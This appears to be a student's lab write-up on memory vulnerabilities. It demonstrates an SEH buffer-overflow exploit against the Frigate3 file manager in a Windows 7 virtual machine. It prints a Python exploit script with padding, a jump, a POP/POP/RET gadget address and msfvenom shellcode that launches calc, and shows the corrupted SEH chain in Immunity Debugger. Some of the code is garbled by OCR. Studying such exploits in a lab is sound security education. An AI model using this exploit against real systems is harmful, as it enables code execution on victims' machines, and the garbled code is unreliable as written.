


**Name: Shreyash Vinod Katare**


**Reg. No. : 18BCN7035**

**TOPIC : Working With Memory Vulnerabilities**

Opened the windows 7 on virtual machine and downloaded the vuln file  
and extracted it



Downloaded python 2.7 and unzipped the Vulln file



Running the exploit script 2 to generate the payload

```

C:\Users\BUser\Downloads\exploit2.py
File Edit Format Run Options Windows Help
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="" * 4112

nseeb=""\xeb\x29\x90\x90"

seeb=""\x49\x0c\x01\x40"


#40010C4B SB POP EBX
#40010C4C SD POP ESP
#40010C4D C3 RETH
#POP EBX, POP ESP, RETH | [rc160.bp1] (C:\Program Files\Frigate3\rc160.bp1)

nop=""\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed


buf = b""
buf += b"\x89\xe2\xdb\xcd\x91\x72\x54\x51\x57\x59\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += b"\x37\x51\x5a\x6a\x41\x98\x50\x30\x41\x30\x41\x6b\x42"
buf += b"\x41\x51\x32\x43\x42\x32\x42\x42\x50\x42\x42\x42\x42"
buf += b"\x59\x50\x30\x41\x42\x42\x47\x5a\x49\x49\x49\x49\x49\x49\x49\x49"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x59\x61\x6b\x70\x50\x44\x60\x4b\x30\x50\x47\x47\x6e"
buf += b"\x6b\x42\x32\x36\x60\x6a\x6b\x31\x42\x65\x49\x49\x6e"
buf += b"\x51\x32\x51\x30\x41\x6d\x67\x42\x6a\x54\x6d\x44"
buf += b"\x71\x39\x6d\x4e\x40\x30\x60\x70\x61\x63\x40\x77\x42"
buf += b"\x66\x40\x77\x50\x7a\x61\x61\x60\x46\x49\x6d\x46\x61"
buf += b"\x71\x68\x62\x46\x62\x33\x62\x71\x47\x60\x4b\x43\x62"
buf += b"\x44\x50\x40\x4b\x65\x7a\x75\x46\x4e\x4b\x40\x40\x72"
buf += b"\x31\x39\x48\x59\x73\x71\x58\x31\x51\x5a\x71\x44\x31"
buf += b"\x4e\x4b\x76\x39\x51\x70\x75\x51\x39\x4b\x4e\x4b\x67"
buf += b"\x39\x75\x4b\x43\x43\x71\x46\x49\x31\x79\x40\x4b\x37\x44"
buf += b"\x40\x4b\x35\x51\x49\x56\x55\x61\x4b\x4f\x4e\x40\x54"
buf += b"\x41\x6a\x6d\x46\x67\x47\x51\x4b\x77\x47\x58\x49\x70"
buf += b"\x44\x35\x38\x76\x51\x53\x33\x44\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x4b\x33\x68"
  
```

Now execute the payload in the frigate. Go to Disk -> Find Computer and then paste the payload.




Attaching frigate to immunity debugger






Now paste the payload in frigate



Checking Immunity Debugger







Address	SE handler
0018F2F4	rtl60.40010C4B
909020EB	*** CORRUPT ENTRY ***